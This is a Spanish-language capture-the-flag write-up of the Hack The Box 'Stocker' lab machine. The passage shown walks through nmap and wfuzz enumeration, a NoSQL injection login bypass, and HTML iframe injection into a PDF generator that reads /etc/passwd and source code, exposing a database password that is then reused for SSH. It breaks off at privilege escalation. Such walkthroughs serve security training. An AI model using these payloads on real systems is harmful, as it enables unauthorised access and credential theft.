

Hack The Box  
PEN-TESTING LABS

# WRITE-UP STOCKER



*easy*

En este **Write-Up**, no solo compartiré los pasos para resolver la **máquina Stocker**, sino que también mi objetivo es fomentar la colaboración y el intercambio de conocimientos dentro de la comunidad del hacking

6 de Julio de 2023

By Mariano Alfonso



[beacons.ai/marianoalfonso](https://beacons.ai/marianoalfonso)



---

# Índice

<b>1. Introducción</b>	<b>2</b>
<b>2. Reconocimiento</b>	<b>2</b>
2.1. Herramienta nmap . . . . .	2
<b>3. Enumeración</b>	<b>3</b>
3.1. Investigando el sitio web . . . . .	3
3.2. Fuzzing con wfuzz . . . . .	4
<b>4. Explotación</b>	<b>6</b>
4.1. NoSQL Injection . . . . .	7
4.2. HTML Injection . . . . .	10
4.3. Escalada de privilegios . . . . .	12

## 1. Introducción

El presente documento explica los pasos para resolver la máquina **Stocker** de la plataforma **HackTheBox**. Esta vez HTB nos presenta una máquina Linux de nivel fácil, donde contiene una sitio web de compras, si aplicamos fuzzing para escanear y enumerar, nos encontramos con un subdomnio que contiene un panel de login, que es vulnerable a NoSQL Injection, si la bypasssemos no redirige a una tienda, donde podremos aplicar HTML Injection, para obtener credenciales y poder conectarnos remotamente a la maquina y proceder a la escalada de privilegios.



Figura 1: Etapas aplicadas al pentest

## 2. Reconocimiento

### 2.1. Herramienta nmap

Lanzamos la herramienta **nmap** para averiguar los puertos y servicios abiertos de la máquina victima.

```
1 nmap -p- --open -v 10.10.11.196
2
3
```

Código 1: Primer lanzamiento de la herramienta en nmap

```
PORT STATE SERVICE VERSION
22/tcp open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http   nginx 1.18.0 (Ubuntu)
Servi e Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Reconocimiento de Puertos

Obtenemos dos puertos abiertos, el puerto **22** que pertenece al protocolo **ssh** y el puerto **80** que pertenece al protocolo **http**.

Vamos a tirar nmap otra vez, pero ahora vamos a especificar la versión del servicio.



```
1 nmap -p 22,80 -sC -sV 10.10.11.196 -oN targeted
2
3
```

Código 2: Segundo lanzamiento de la herramienta en nmap

```
(maa@Kali) ~/Desktop/HTB/Stocker/nmap
$ cat targeted -l python
File: targeted
1 # Nmap 7.94 scan initiated Sat Jul 1 15:44:27 2023 as: nmap -p 22,80 -sC -sV -oN targeted 1
2 0.10.11.196
3 Nmap scan report for 10.10.11.196
4 Host is up (0.17s latency).
5
6 PORT STATE SERVICE VERSION
7 22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8 | ssh-hostkey:
9 | 3072 3d:12:97:1d:86:bc:16:16:83:60:8f:4f:06:e6:d5:4e (RSA)
10 | 256 7c:4d:1a:78:68:ce:12:00:df:49:10:37:f9:ad:17:4f (ECDSA)
11 |_ 256 dd:97:80:50:a5:ba:cd:7d:55:e8:27:ed:28:fd:aa:5b (ED25519)
12 80/tcp open  http      nginx/1.18.0 (Ubuntu)
13 |_ http-title: Did not follow redirect to http://stocker.htb
14 |_ http-server-header: nginx/1.18.0 (Ubuntu)
15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
16
17 Service detection performed. Please report any incorrect results at https://nmap.org/submit/
18
19 # Nmap done at Sat Jul 1 15:44:40 2023 -- 1 IP address (1 host up) scanned in 12.96 seconds
```

Figura 3: Reconocimiento de versión de servicios con nmap

Vemos que en el puerto 80 intenta redireccionar la conexión al dominio **stocker.htb**, pero no tiene éxito.

### 3. Enumeración

Vamos a tratar de entrar al dominio **stocker.htb**, para eso hay que modificar el archivo de **/etc/hosts**.

```
1 nano /etc/hosts
2
3 10.10.11.196 stocker.htb
4
5
```

Código 3: Modificamos el archivo que hace el redireccionamiento y agregamos la IP de la máquina con el dominio que obtuvimos con nmap

Ahora si queremos acceder al sitio web, podemos hacerlo.

#### 3.1. Investigando el sitio web

Vamos a investigar un poco...

Si scrooleamos veremos que hay una persona de la empresa que dejó un comentario en el sitio web, se trata de **jefe** del área de **IT** y nos cuenta que quiere que la gente use su sitio web pero por ahora están dejando todo el tinglado fino para que quede bien operativa, lo que no sabe es que nosotros le haremos un pentesting a su sitio y que le robaremos sus credenciales, pero ojo siempre White-Hat. Bueno no hay nada más que hacer, acordémonos del jefe, que se llama Angoose.



## What our fantastic staff say

"I can't wait for people to use our new site! It's so fast and easy to use! We're working hard to give you the best experience possible, and we're nearly ready for it to go live!"



**Angoose Garden**, Head of IT at Stockers Ltd.

Figura 4: Comentario del Jefe del área IT

### 3.2. Fuzzing con wfuzz

Vamos a enumerar y escanear subdominios aplicando fuzzing.

```
1 wfuzz -c --hc=404 -t200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million
2 -110000ker.txt -u http://stocker.htb --hw 12
3
```

Código 4: Uso wfuzz para enumerar subdominios

```

maaa@Kali: ~ - ssh - /Desktop/HTB/Stocker/nmap
└─$ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000
ker.htb" --hw 12

/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled agains
zing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.11.196/
Total requests: 114441

=====
ID      Response Lines Word  Chars  Payload
=====
000000019: 302    0 L   4 W   28 Ch  "dev"

Total time: 519.0981
Processed Requests: 114441
Filtered Requests: 114440
Requests/sec.: 220.4612

```

Figura 5: **dev** unico subdominio que encontramos

Otra vez volvamos a editar el archivo `/etc/hosts`

```
1 nano /etc/hosts
2
3 10.10.11.196 dev.stocker.htb
4
5
```

Código 5: Modificamos el archivo que hace el direccionamiento y agregamos la IP de la máquina con el subdominio que obtuvimos con wfuzz



Luego entramos y nos dirige a un panel de login.




Figura 6: Panel de login en dev.stocker.htb

Con la ayuda del Wappalyzer, vemos que en el Backend esta corriendo Express.

Para más información sobre el Framework, presione aquí: [Express](#)

Pero basicamente Express es un Framework para Node.js, donde utiliza Bases de Datos **NoSQL**.




Figura 7: Análisis con Wappalyzer

## 4. Explotación

Proveamos hacer fuerza bruta con **admin:admin** o **angoose123:angoose123**.

No tenemos éxito con ninguna posible password.





Figura 8: Fuerza Bruta

Pero como sabemos Express utiliza Base de Datos NoSQL, lo que podremos intentar baypassarlo con NoSQL Injection, pero para eso vamos a visistar **HackTricks** para ver como explotar la vulnerabilidad.

Click para abrir el recurso utilizado de HackTricks: [NoSQL Injection](#)

Abrir BurpSuite para interceptar la data y usamos devuelta **admin:admin**, le damos enter.



**Request**

```

1 POST /login HTTP/1.1
2 Host: dev.stocker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  ,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://dev.stocker.htb
10 DNT: 1
11 Connection: close
12 Referer: http://dev.stocker.htb/login
13 Cookie: connect.sid=
  s%3A_310ojivjvchBmSNcWN0tn39bLujSaIH.RaJh1JRGMAq8zct
  UcJTDDrOU%2Fey1begjUrB8yurq0
14 Upgrade-Insecure-Requests: 1
15
16 username=admin&password=admin
  
```

**Response**

```

1 HTTP/1.1 302 Found
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 02 Jul 2023 17:25:42 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 92
6 Connection: close
7 X-Powered-By: Express
8 Location: /login?error=login-error
9 Vary: Accept
10
11 <p>
  Found. Redirecting to <a href="
  /login?error=login-error">
  /login?error=login-error
  </a>
  </p>
  
```

Figura 9: admin:admin para interceptar en BurpSuite

Tiro un error al colocar admin en el user y en el password, para eso usamos el metodo de autenticación que sacamos de HackTricks.

#### 4.1. NoSQL Injection

Esto lo baypaseamos de la siguiente manera diciendole que el username y la password no es null, con lo cual es cierto por lo tanto nos loguea.

Cambiamos el **Content-Type**: y agregamos **/json**, luego y colocamos el elemento de la siguiente manera:

```

1 {
2   "username": { "$ne": null },
3   "password": { "$ne": null }
4 }
5
6
  
```

Código 6: Bypassamos diciéndole que el username y el password no es null

Y nos dirige **dev.stocker.htb/stock**.

SI scroleamos vemos una tienda, si hacemos memoria en el pasado, el dominio original (**stocker.htb**) se trataba de una tienda, cuyo Jefe del Area IT comentaba que no estaba operativa, pues aca esta.




Figura 10: Productos en de.stocker.htb/stock

Si interactuamos con la tienda y añadimos los productos al carrito y hacemos clic en **Submit purchase** nos dan una orden de compra y un link para ver el recibo del pedido (es un PDF).




Figura 11: Link de compra



Figura 12: URL del link de compra

Si interceptamos la petición en BurpSuite, vemos que el Content-Type esta en json. Podemos intentar cambiar el titulo de un producto para ver si se representa en el PDF del recibo.



The screenshot shows the BurpSuite interface with a request and response view. The request is a GET request to a REST API endpoint. The response is a 200 OK status with a JSON body containing a success message and an order ID. The request body contains a JSON array of items, with the first item's title 'Mariano' highlighted in red.

```
Request
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://dev.stocker.htb/stock
8 Content-Type: application/json
9 Origin: http://dev.stocker.htb
10 Content-Length: 633
11 DNT: 1
12 Connection: close
13 Cookie: connect.sid=
  s%3AejY9JMWi0Z0_-i6xNaGpdg8Qb4nvgWtC.gU6AjTB2E2%2FjuUtQ
  CpMaNFygbef8AREbRiB7NfnPE
14
15 {
  "basket": [
    {
      "_id": "638f116eeb060210cbd83a8d",
      "title": "Mariano",
      "description": "It's a red cup.",
      "image": "red-cup.jpg",
      "price": 32,
      "currentStock": 4,
      "__v": 0,
      "amount": 1
    },
    {
      "_id": "638f116eeb060210cbd83a8f",
      "title": "Bin",
      "description": "It's a rubbish bin.",
      "image": "bin.jpg",
      "price": 76,
      "currentStock": 15,
      "__v": 0,
      "amount": 1
    },
    {
      "_id": "638f116eeb060210cbd83a91",
      "title": "Axe",

```

```
Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 02 Jul 2023 18:56:06 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 53
6 Connection: close
7 X-Powered-By: Express
8 ETag: W/"35-GVvAqlqCATwAibnqYdbWo/arOU"
9
10 {
  "success": true,
  "orderId": "64a1c846b8276d9b45268ee5"
}
```

Figura 13: BurpSuite cambiando contenido del titulo

Cargamos el PDF y funciona!!!



Stockers - Purchase Order

**Supplier**  
Stockers Ltd.  
1 Example Road  
Folkestone  
Kent  
CT19 5QS  
GB

**Purchaser**  
Angoose  
1 Example Road  
London  
GB

7/2/2023

Thanks for shopping with us!

Your order summary:

”

Item	Price (£)	Quantity
Mariano	32.00	1
Bin	76.00	1
Axe	12.00	1
Toilet Paper	0.69	1
<b>Total</b>	<b>120.69</b>	

Orders are to be paid for within 30 days of purchase order creation.

Contact [support@stock.htb](mailto:support@stock.htb) for any support queries.

Figura 14: PDF con titulo editado

## 4.2. HTML Injection

Sacando conclusiones, seguramente podemos inyectar código HTML en el titulo.

```
1 <iframe src=/etc/passwd></iframe>
2
3
```

Código 7: Inyectamos código HTML para conseguir ver mediante el PDF archivos de la máquina

”

Item	Price (£)	Quantity
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/s bin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/s bin/nologin man:x:6:12:man:/var/cache/man:/usr/s	32.00	1
<b>Bin</b>	<b>76.00</b>	<b>1</b>
<b>Axe</b>	<b>12.00</b>	<b>1</b>
<b>Toilet Paper</b>	<b>0.69</b>	<b>1</b>
<b>Total</b>	<b>120.69</b>	

Figura 15: Archivos de la máquina

Para poder ver mejor todos los archivos de la máquina mejorando el código HTML jugando con **width** y **height**.

```
1 <iframe src=/etc/passwd width=1000px height=1000px ></iframe>
2
3
```

Código 8: Inyectamos código HTML jugando con width y height para conseguir ver mediante el PDF archivos de la máquina



```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:113:/:run/uuid:/usr/sbin/nologin
tcpdump:x:108:114:/:nonexistent:/usr/sbin/nologin
landscape:x:109:116:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
sshd:x:111:65534:/:run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534:/:home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998:/:var/log/laurel:/bin/false

```

Figura 16: Archivos de la máquina con usuarios

Ok podemos ver dos usuarios con sus respectivas rutas, sabiendo que **Stocker** es una máquina **Linux**, como sabemos que por detras esta implementado Node.js podemos tratar de acceder a la ruta `/var/www/dev`, buscando un archivo específico, cuando se implementa Node.js, como el archivo `index.js`.

```

1  Seguimos jugando con el width y height para visualizar el archivo
2
3  -----
4
5  <iframe src=file:///var/www/dev/index.js> width=1000px height=1000px </iframe>
6
7

```

Código 9: Inyectamos código HTML en BurpSuite para conseguir ver mediante el PDF archivos de la máquina



```

const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(
  session({
    secret: randomBytes(32).toString("hex"),
    resave: false,
    saveUninitialized: true,
    store: MongoStore.create({
      mongoUrl: dbURI,
    }),
  })
);
app.use("/static", express.static(__dirname + "/assets"));

app.get("/", (req, res) => {
  return res.redirect("/login");
});

app.get("/api/products", async (req, res) => {
  if (!req.session.user) return res.json([]);

  const products = await mongoose.model("Product").find();
  return res.json(products);
});

app.get("/login", (req, res) => {
  if (req.session.user) return res.redirect("/stock");

  return res.sendFile(__dirname + "/templates/login.html");
});

app.post("/login", async (req, res) => {
  const { username, password } = req.body;

  if (!username || !password) return res.redirect("/login?error=login-error");
  ..
  ..
  ..

```

Figura 17: Archivos de la máquina con usuarios

Encontramos un password **IHeardPasshrasesArePrettySecure** que pertenece a una base de datos , precisamente de mongodb.

### 4.3. Escalada de privilegios

Primero intentemos autenticarnos de forma remota por ssh, usando el user (**angoose**) que obtuvimos antes.

```

1
2  ssh angoose@stocker.htb
3
4  -----
5
6  password: IHeardPasshrasesArePrettySecure
7

```

Código 10: Conexión remota por ssh

```

